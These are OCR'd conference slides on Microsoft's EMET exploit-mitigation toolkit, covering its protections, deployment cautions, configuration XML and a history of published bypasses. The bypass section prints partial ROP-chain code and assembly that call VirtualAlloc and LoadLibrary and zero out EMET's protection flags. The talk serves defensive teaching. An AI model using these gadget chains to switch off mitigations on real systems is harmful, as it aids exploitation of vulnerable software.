


Hide and Seek with EMET

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RTN AGENDA SLIDE

- Mr. Reboot & TheMechanic
- What is EMET?
- EMET in DefSec
- Historical Issues
- DEMO
- Recommendations
- Discussion / Questions

This is \$20 of metrics...



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
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Talk.Define(EMET)

What is EMET and why you should care...

Enhanced Mitigation Experience Toolkit (EMET)

- Software solution from Microsoft to add enhanced security capabilities for a number of uses
- Absolutely FREE and still maintained with constant updates
- Aims to mitigate vulnerabilities in software
- Stops cyberattacks targeting memory corruption

Enhanced Mitigation Experience Toolkit (EMET)

- CLI or GUI
- Can stop Zero-Days
- Helps to possibly prevent mass exploits
- Can aid in detecting targeted attacks
- Heavy on memory protection, but also supports SSL pinning and more

Enhanced Mitigation Experience Toolkit (EMET)

	Mitigation	ХР	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	~	~	~	~	~	~	~	~
	SEHOP	×	×	~	~	~	~	V	~
	ASLR	×	×	~	~	~	~	~	~
	DEP	~	~	~	~	~	~	~	~
Application Mitigations	SEHOP	~	~	~	~	~	~	V	~
	NULL Page	~	~	~	~	~	~	V	~
	Heap Spray	~	~	~	~	~	~	~	~
	Mandatory ASLR	×	×	~	~	~	~	~	~
	EAF	~	~	~	~	~	~	~	~
	Bottom-up	~	~	~	~	~	~	~	~
	Load library checks	~	~	~	~	~	~	~	~
	Memory protection checks	~	~	~	~	~	~	~	~
	Simulate execution flow	~	~	~	~	~	~	~	~
	Stack pivot	~	~	~	~	~	~	~	~

USING EMET. DEFENSES

What does it provide for us...

What CYBER PROECTION does it provide?

- 32 bit Legacy Apps that were built with older protection schema
- Apps compiled with older compliers
- Microsoft and Non-Microsoft Software
- Will require the .NET Framework
- Uses EMET.dll / EMET32/64.dll



Because Cat Orgies are too important to ignore.

What CYBER PROECTION does it provide?

- New Tricks to Old Platforms
- Granular Controls
- Line of Business Apps Friendly
- "Opt-In"

EMET Security Mitigations

- Attack Surface Reduction(ASR)
- Export Address Table Filtering (EAF+)
- Data execution prevention (DEP)
- Structured Execution Handling Overwrite Protection (SEHOP)
- NullPage
- HeapSpray
- Export Address Translation

- Mandatory Address Space Layout Randomization (ASLR)
- Bottom Up ASLR
- Load Library Check return oriented protection (ROP)
- Memory Protection Check ROP
- Caller Checks
- Simulate Execution Flow ROP
- Stack Pivot ROP

Risks in using EMET

- Since EMET touches processes in memory, there can be compatibility issues specific with each app and vendor coding practices
- Do not push to a production environment without testing, this tool first works best on small stable environments with limited custom apps, enterprise after testing

Note on SSL Pinning

- EMET must be given a white list of sites to apply SSL certificate pinning
- This can obviously be time consuming and does not always work correctly with sites even with global policies
- Some have noted sites listed might still not be protected, reasons unknown

HISTORICAL ISSUES

Ready or not, here they come...

I've Got 99 Problems and Protecting Myself is One...

EMET works by injecting EMET.dll into every process that it protects (hooking)

- EMET is not designed to defend against all attacks and has some issues with 32 bit apps running in WoW64
- EMET.dll can be attacked as well and has no internal safety controls


A Short Recap

- Several folks and groups over the past few years have found ways to defeat EMET
- Some key ones have been:
 - Microsoft Blue Hat Contestants
 - Bromium Labs
 - OffSec



Bromium Labs - Jared DeMott (2014)

- EMET 4.x
- Jared and Bromium Labs decided to tackle the mitigations themselves
- Focused around enabling ROP attacks to be able to work again
- EMET Team recognized DeMott and Bromium in the release of EMET 5.0
- Live demo'd at BsidesSF 2014
- https://bromiumlabs.files.wordpress.c om/2014/02/bypassing-emet-4-1.pdf



Once You ROP, You Can't Stop...

- ROP uses existing code and bounces around when you can't inject new code
- EMET protects the stack and heap in several ways to prevent these Return Oriented Programming exploits
- Jared decided to start with looking at how to use gadgets in place to create a pivot that would work
- Dissected the following:
 - LoadLibrary Used to load a DLL in, EMET lists 50+ functions as "critical"
 - MemProt Checks to ensure functions are not marking stack as executable
 - Caller Goes back to ensure the API was not RET or JMP, but CALL
 - SimExecFlow Runs ahead a few steps in memory to ensure CALL is still being used
 - StackPivot Validates that the thread is in proper memory address limits and not heap

How Jared and Bromium Beat EMET

- Used a generic custom "vuln_Prog.exe" with simple stack based Buffer Overflow
- Assumed:
 - Attacker has control over bug trigger
 - Memory leak /information disclosure bug
 - Ability to locate legitimate gadgets in memory from DLL
- Environmental Controls:
 - Used msvcr71.dll since it had a common known bug needed
 - Just sped up the R&D time for finding a new one in the wild

- Caller
 - EMET was able to stop a common VirtualProtect/ VirutalAlloc ROP because RTN/JMP
 - Jared was able to devise to either seek out another function that makes a legal CALL to msvcr71.dll
 -or-

Find a non-critical unprotected function

```
rop gadgets += struct.pack('<L',0x7c34728e) # POP EAX # RETN [msvcr71.dll]</pre>
       rop_gadgets += struct.pack('<L',0x7C37A094) # addr to Virtual Allocation
178
179
       rop_gadgets += struct.pack('<L',0x7c3415a2) # JMP [EAX] [msvcr71.dll]</pre>
       #rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi</pre>
       #rop gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code</pre>
182
       rop_gadgets += struct.pack('<L',0x000000000) # lpaddress
       rop gadgets += struct.pack('<L',0x00008000) # dwsize
183
       rop gadgets += struct.pack('<L',0x000001000) # flAllocationType
184
185
       rop_gadgets += struct.pack('<L',0x000000040) # flProtect</pre>
186
       rop_gadgets += struct.pack('<L',0xdeadbeef) # junk</pre>
187
       rop gadgets += struct.pack('<L',0xdeadbeef) # junk
188
       rop_gadgets += struct.pack('<L',0x00401105) #move code to eax
189
       rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax xor eax,eax ret
       rop gadgets += struct.pack('<L',0x7C347654) #Terminate Process
190
191
192
      return rop gadgets
```

#rop_gadgets += struct.pack('<L',0x7c34d266) #int 3, ret (works as a breakpoint for debugging rop chain)</pre>

 Jared found a viable unprotected function and made a CALL back to VirtualAlloc with a few NOP's and a breakpoint

174 def create VA rop chain():


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       char *my title = "Should've picked me as 1st Place";
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      _asm{
           sub esp, 500
168
           lea ebx, lib to load
169
           mov ebx, [ebx]
170
171
           push ebx
           mov ebx, 0x7C37A0B8
172
           mov ebx, [ebx]
173
174
           call ebx //LoadLibraryA
175
           lea ebx, msg box
176
           mov ebx, [ebx]
177
178
           push ebx
           push eax
179
           mov ebx, 0x7C37A00C
180
           mov ebx, [ebx]
181
182
           call ebx //GetProcAddressA
183
           push 0x000000000
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186
           mov ebx, [ebx]
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 Use LoadLibrary with GetProcAddress to ride a CALL and not a JMP/RTN like MSF uses

\Users\jared.demott\Documents\emet\code\vuln_prog.exe exploit.bin \ling vuln()



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- MemProtect
 - Naturally bypassed since the VirtualProtect call used was not marking stack pages
- SimExecFlow
 - Jared called VitualAlloc with legit calls so this ran forward, but did not detect ROP
- StackPivot
 - Jared kept the shellcode on the stack and did not pivot to the heap, so this did not fire off either and EMET was not thrown
- EAF
 - Jared was also able to disable the debug registers and clear the breakpoints which EMET uses to detect exports

Jared and Bromium Summary

- Jared and Bromium were able to defeat EMET 4.x and over 12 of it's protection techniques through some planning and custom coding
- Though this was indeed a success for them, on a defensive note, many exploits use common frameworks and these controls are very useful for most attackers
- Of course EMET rolled out 5.x with these protections now patched and improved;-)



AND THEY SAID...

TRY HARDER!





EMET 5.x Came and OffSec Responded...


- The Offensive Security Team decided to throw down on EMET 5.x
- First in EMET 4.x
- Then in EMET 5.0
- Later in EMET 5.1
- This was basically a nice game of back and forth with Microsoft
- Provided some great protections for EMET.dll itself



OffSec Method... "We KILL THE EMET"

OffSec was able to reverse EMET.dll and notice a neat little weakness in 4.x ...

- In EMET at the time there was:
 - Global flags to enable/disable
 - Static load locations for EMET.dll
 - Page with W/R perm's
- So OffSec built a ROP to dynamically locate EMET's flags for the switch and zero it out with GetModuleHandle and the Import Address Table (IAT)



Import EMET 5.0... Again... Try Harder..

- In EMET 5.0 new protections on EMET.dll itself were added, but OffSec was able to improve their early methods
- Microsoft moved the ROP Protection (ROP-P) flag to a new location and encoded the address pointer ©
- OffSec decided to hit the IAT to locate the DecodePointer API and simply reverse the logical security controls to get the ROP-P zero'd out again (golf clap...)

```
POP EAX # RETN // Pop GetModuleHandle Ptr from the stack
GetModuleHandle // GetModuleHandle Ptr
MOV EAX, [EAX] # RETN // Get GetModuleHandle Address
PUSH EAX # RETN // Call GetModuleHandle
POP ECX # RETN // GetModuleHandle RET Address: Pop EMET_CONFIG_STRUCT
EMET_STRING_PTR // GetModuleHandle argument
EMET_CONFIG_STRUCT // EMET_CONFIG_STRUCT offset
POP ESI // Pop MEM_ADDRESS Ptr to save EMET base
MEM_ADDRESS
MOV [ESI], EAX # RETN // Save EMET base address at MEM_ADDRESS
ADD EAX, ECX # RETN // Get the address of EMET_CONFIG_STRUCT
MOV EAX, [EAX] // Get the encoded value stored at EMET_CONFIG_STRUCT
POP ESI // Pop DecodePointer ARG Ptr from the stack
DECODEPTR_ARG_PTR
MOV [ESI], EAX // Update DECODEPTR_ARG with encoded value
POP EAX # RETN // Pop EMET base address Ptr
```

We Hided It Harder...:P

- In EMET 5.1 OffSec noticed that EMET.dll now had a new twist with encoded pointers to the global variables used before
- Microsoft used the CPUID to XOR the value for encoding to the pointer for the flag
- As well... the CONFZIG_STRUCT page is not now READ ONLY!
- Instead of reversing the XOR, OffSec decided to borrow a function already in EMET.dll
- CALL to CONFIG_STRUCT, dodge EAF(+) again...
 and... PWNED!

```
00025579 loc 25579:
00025579 xor
                  [ebx+4], edi
                 esi, [ebp+var 18]
                 ecx, ecx
                  [esi+4], ebx
                  esi+8], ecx
                  al, byte ptr [ebp+var 18]
                 ecx, [edx+ebx]
                 edx, [ebp+var 18]
                 [ebp+lpCONFIG STRUCT], edx
                 cl, 20h
                 short loc 255BB
                                  edx, ebx
                                  [ebp+lpCONFIG STRUCT], edx
                       000255BB loc 255BB:
                                        cl, 1Fh
                                        short loc 255CA
                                     000255CA
                    esi, ebx, cl
                                     000255CA loc 255CA:
                    ebx, edx, cl
                                      000255CA mov
                                                       esi, [ebp+lpCONFIG_STRUCT]
                                        ¥ ₹
                  000255CD loc 255CD:
                  000255CD push
                                   [ebp+lpEMETd]
                                   ds:EncodePointer
                                   eax, ebx
                                   eax, esi
                                   esi, offset dword F2A30
                                   dword F2A30, eax
                                   markAsReadOnly ; EMET+00021982
                                   eax, es:
                                   esi
                                   esp,
                 000255F4 setupDataStruct endp
```

EMET 5.2

- A new logical methodology emerged to use EMET to defeat... well... EMET
- Alshaheel and Pande decided that since EMET was like many security tools and might need internal functions to unload itself from hooks in app's, then perhaps the easiest way to defeat it lied there...
- This was true and in EMET 5.2 by leveraging GetModuleHandleA, these researchers were able to locate and invoke the natural unloading process of EMET in memory
- NtSetContextThread also took care of EAF(+)
- Short, sweet, simple, but still EMET was in memory...

```
HI N LLL
00060A94
00060A94 loc_60A94:
00060A94 lea
                 eax, [ebp+Context]
00060A9A mov
                 ecx, esi
00060A9C push
                                  : context
                 eax
00060A9D push
                 edi
                                  : current thread
00060A9E call
                 ds:off 802EC
                 esi
                                  : NtSetContextThread
00060AA4 call
00060AA6 xor
                 ecx, ecx
00060AA8 test
                 eax, eax
00060AAA setns
                 al
```

WoW Didn't See that Coming...


- In EMET 5.5, Duo Security discovered that targeting the WoW64 layer could allow to bypass all of EMET's features in one fell swoop
- Since many browser and other common app's are still running in 32 bit over the WoW64 subsystem, the means to inject EMET into them creates a weakness
- Attackers can use 64-bit ROP chains and secondary stages to bypass EMET




// EMET DEMO




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"EMET anticipates the most common attack techniques attackers might use to exploit vulnerabilities in computer systems, and helps protect by diverting, terminating, blocking, and invalidating those actions and techniques"





@damikaenik irc1.us.smashthestack.org 6667/6697(SSL) #social

GPO settings do not show up in the GUI so you will need to run:

```
EMET Conf.exe --list
```

In order to see the GPO mitigations




```
C:\Program Files (x86)\EMET 5.5>wmic process call create "c:\Program Files (x86)\EMET 5.5\EMET_Conf.exe --set c:\windows\system32\notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
         ProcessId = 4036;
         ReturnValue = 0;
};
```


```
/NODE:<machine id list>
NOTE: <machine id list> ::= <@filename
```



INJECTED EMET DLL (MONITORED)



EVENT VIEWER // APPLICATION LOG



Recommended Software XML Excerpt

```
<!-- Office Suites 2003, 2007, 2010, 2013, 2016 and Office365 -->
<Suite Name="Office" Version="ALL">
 <App Name="Outlook" Path="*\OFFICE1*\OUTLOOK.EXE"/>
 <App Name="Word" Path="*\OFFICE1*\WINWORD.EXE">
    <Mitigation Name="ASR" Enabled="true">
     <asr modules>flash*.ocx</asr modules>
   </Mitigation>
 </App>
 <App Name="Excel" Path="*\OFFICE1*\EXCEL.EXE">
    <Mitigation Name="ASR" Enabled="true">
     <asr modules>flash*.ocx</asr modules>
    </Mitigation>
 </App>
 <App Name="Power Point" Path="*\OFFICE1*\POWERPNT.EXE">
    <Mitigation Name="ASR" Enabled="true">
     <asr modules>flash*.ocx</asr modules>
    </Mitigation>
 </App>
 <App Name="Access" Path="*\OFFICE1*\MSACCESS.EXE"/>
 <App Name="Publisher" Path="*\OFFICE1*\MSPUB.EXE"/>
 <App Name="InfoPath" Path="*\OFFICE1*\INFOPATH.EXE"/>
 <App Name="Visio" Path="*\OFFICE1*\VISIO.EXE"/>
 <App Name="Visio Viewer" Path="*\OFFICE1*\VPREVIEW.EXE"/>
 <App Name="Lync" Path="*\OFFICE1*\LYNC.EXE"/>
 <App Name="PowerPoint Viewer" Path="*\OFFICE1*\PPTVIEW.EXE"/>
 <App Name="Picture Manager" Path="*\OFFICE1*\OIS.EXE"/>
</Suite>
```

EMET APPLICATION CUSTOM PROFILE

```
EMET Version="5.51.6024.23768">
        <EMET Apps>
 3
          <AppConfig Path="c:\windows\system32" Executable="notepad.exe">
 4
            <Mitigation Name="DEP" Enabled="true" />
 5
            <Mitigation Name="SEHOP" Enabled="true" />
 6
            <Mitigation Name="NullPage" Enabled="true" />
            <Mitigation Name="HeapSpray" Enabled="true" />
 8
            <Mitigation Name="EAF" Enabled="true" />
 9
            <Mitigation Name="EAF+" Enabled="false" />
            <Mitigation Name="MandatoryASLR" Enabled="true" />
10
11
            <Mitigation Name="BottomUpASLR" Enabled="true" />
12
            <Mitigation Name="LoadLib" Enabled="true" />
13
            <Mitigation Name="MemProt" Enabled="true" />
14
            <Mitigation Name="Caller" Enabled="true" />
15
            <Mitigation Name="SimExecFlow" Enabled="true" />
16
            <Mitigation Name="StackPivot" Enabled="true" />
17
            <Mitigation Name="ASR" Enabled="false" />
18
          </AppConfig>
19
        </EMET Apps>
20
     -</EMET>
```

Recommendations

How we might make it better...

Ways to Better Improve EMET

- Developing Common Protection Profiles
- Hash Based Protection Schema
- Extensive List Common Exploited Apps

Things to Help EMET

Control-flow Enforcement Technology - Shadow Stack (Intel)

https://software.intel.com/en-us/isa-extensions/cet-preview

Device Guard / Credential Guard

https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/

Discussion / Questions

Harassment...